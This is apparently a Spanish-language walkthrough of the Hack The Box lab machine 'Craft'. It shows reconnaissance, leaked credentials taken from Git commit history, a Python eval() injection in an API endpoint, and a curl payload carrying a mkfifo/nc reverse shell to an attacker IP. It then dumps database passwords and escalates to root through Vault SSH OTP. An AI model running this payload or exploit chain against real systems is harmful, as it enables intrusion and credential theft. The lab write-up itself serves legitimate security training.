

Craft

```
nmap -sC -sV -oN CraftScan 10.129.229.45
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-20 22:18 -03
Nmap scan report for craft.htb (10.129.229.45)
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 bde76c22817adb3ec0f0731df3af7765 (RSA)
|   256  82b5f9d1953b6d800f3591862db3d766 (ECDSA)
|_  256  283b2618ecdfb336859c27548d8ce133 (ED25519)
443/tcp   open  ssl/http     nginx 1.15.8
|_ http-server-header: nginx/1.15.8
|_ tls-alpn:
|_   http/1.1
|_ tls-nextprotoneg:
|_   http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
|_ Not valid before: 2019-02-06T02:25:47
|_ Not valid after:  2020-06-20T02:25:47
|_ http-title: About
1073/tcp  filtered bridgecontrol
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El ingreso a la página principal no muestra nada interesante aparte de dos subdominios que se muestran arriba a la derecha, el primero <http://api.craft.htb> que muestra información básica de la api, y <https://gogs.craft.htb> que es un servicio self-hosted de git. Dentro de este hay un proyecto público llamado "craft-api". Luego de analizar el código y los commits historicos, se determinó que los siguientes anotaciones son un tanto peculiar

```
+ 40 █████ - 0 tests/test.py View File

@@ -0,0 +1,40 @@
1  +#!/usr/bin/env python
2  +
3  +import requests
4  +import json
5  +
6  +response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
7  +json_response = json.loads(response.text)
8  +token = json_response['token']
9  +
10 +headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json' }
11 +
12 +# make sure token is valid
13 +response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
14 +print(response.text)
```

image-137.png

dinesh:4aUh0A8PbVJxgd

Add fix for bogus ABV values

[Browse Source](#)

dinesh 7 years ago

parent

4fd8dbf842

commit

c414b16057

1 changed files with 7 additions and 3 deletions

Split View

Show Diff Stats

+ 7 - 3 craft_api/api/brew/endpoints/brew.py

View File

```
@@ -38,9 +38,13 @@ class BrewCollection(Resource):
38 38         """
39 39         Creates a new brew entry.
40 40         """
41 -
42 -         create_brew(request.json)
43 -         return None, 201
44 +
45 +         # make sure the ABV value is sane.
46 +         if eval('%s > 1' % request.json['abv']):
47 +             return "ABV must be a decimal value less than 1.0", 400
48 +         else:
49 +             create_brew(request.json)
50 +             return None, 201
51
52 @ns.route('/<int:id>')
53 @api.response(404, 'Brew not found.')
```

image-138.png

En la línea 43 se observa que se utiliza la función de python "eval()" que si no está sanitizada correctamente permite inyección de código. De la imagen se puede ver que no está sanitizada para nada, vale la pena intentar algo por esta vía de ataque.

Además en la parte de issues hay un hilo abierto que habla sobre la situación de la imagen de arriba y proporciona un ejemplo de un post para añadir una "brew"

```
curl -H 'X-Craft-API-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-wW1aJkLQD0E-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw' -H "Content-Type: application/json" -k -X POST
https://api.craft.htb/api/brew/ --data '{"name":"bullshit","brewer":"bullshit", "style": "bullshit", "abv": "15.0"}'
```

Con esta info solo queda obtener un token válido para poder realizar la petición.

Primero que nada comprobé que ese token fuese válido por medio de la api, no lo era. Así que con las credenciales de dinesh saqué otro token.

```
curl -X POST "https://api.craft.htb/api/brew/" -H "accept: application/json" -H "Content-Type: application/json" -d '{
  "id": 100,
  "brewer": "test",
  "name": "test",
  "style": "test",
  "abv": "test"}' -k -H "X-CRAFT-API-TOKEN:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyIjoizGluZXNoIiwiaXNlciIjoxNzY4OTk2ODY5fQ.tTFXckh-
mMUviL5T1c7LH0HcELq9YqQ2Pkacjz8h1Pk"

null
```

Ahora que funciona falta inyectar código, cabe mencionar que el token se actualiza cada cierto tiempo, ni idea cuanto porque no lo estuve timeando y no sé donde verlo directamente tampoco, pero la cosa es que tuve que pedir un token varias veces. En fin, el payload que me funcionó fue el siguiente.

```
curl -X POST "https://api.craft.htb/api/brew/" -H "accept: application/json" -H "Content-Type: application/json" -d '{
  "id": 100,
  "brewer": "test",
  "name": "test",
```

```
\\"style\\": \\"test\\",
\\"abv\\": \\"__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.95 1337
>/tmp/f')\\"}" -k -H "X-CRAFT-API-TOKEN:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaZGluZXNoIiwiaXhwIjoxNzY4OTk3MzE1fQ.V6h4NUCBvBr5Qyb0WG-
77zcTXqJjIdyla90j4NLX5xI"
```

Ahora que obtuve shell me encontré con la siguiente info revisando los archivos. Además tiene pinta de ser un docker.

```
/opt/app/craft_api# cat settings.py

# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz660CkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J750'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
```

No está mysql instalado pero el archivo de dbtest.py maneja la conexión con una query específica, lo puedo modificar un poco para hacer otra consulta. ChatGPT me soltó el siguiente código modificando el archivo existente.

```
#!/usr/bin/env python

import pymysql
import sys
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = sys.argv[1]
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)

finally:
    connection.close()
```

```
/opt/app # python test.py 'SELECT user()'
[{'user()': 'craft@172.20.0.6'}]

/opt/app # python test.py 'SHOW TABLES'
[{'Tables_in_craft': 'brew'}, {'Tables_in_craft': 'user'}]

/opt/app # python test.py 'SELECT * FROM user'
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'lLJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```

Ahora solo me queda probar las credenciales obtenidas con ssh en la máquina principal.

Bueno resulta ser que ninguna funciona para ssh.

Probé las 3 credenciales en la página <https://gogs.craft.htb> pero las dos primeras no resultaron en nada nuevo, gilfoyle por otro lado tiene acceso a un repositorio extra.




image-139.png

Revisando el repositorio me encontré con un par de claves ssh.




image-140.png

A single CLI command can be used to create a new OTP and invoke SSH with the correct parameters to connect to the host.

```
$ vault ssh -role otp_key_role -mode otp username@x.x.x.x
OTP for the session is `b4d47e1b-4879-5f4e-ce5c-7988d7986f37`
[Note: Install `sshpass` to automate typing in OTP]
Password: <Enter OTP>
```



image-143.png

```
gilfoyle@craft:/$ vault ssh -role root_otp -mode otp root@10.129.229.45
```

```
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 3e4e56c2-58b3-3c50-8b84-e9b6e54c5eeb
The authenticity of host '10.129.229.45 (10.129.229.45)' can't be established.
ECDSA key fingerprint is SHA256:sFjoHo6ersU0f0BTzabUkFYH0r6hBzWsSK0MK5dWYAw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.129.229.45' (ECDSA) to the list of known hosts.
```

Password: (AQUI PUSE LA OTP QUE GENERÓ VAULT)

The programs included with the Debian GNU/Linux system are **free** software; the exact distribution terms **for** each program are described **in** the individual files **in** `/usr/share/doc/*/copyright`.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Last login: Thu Nov 16 07:14:50 2023

```
root@craft:~# ls
root.txt
```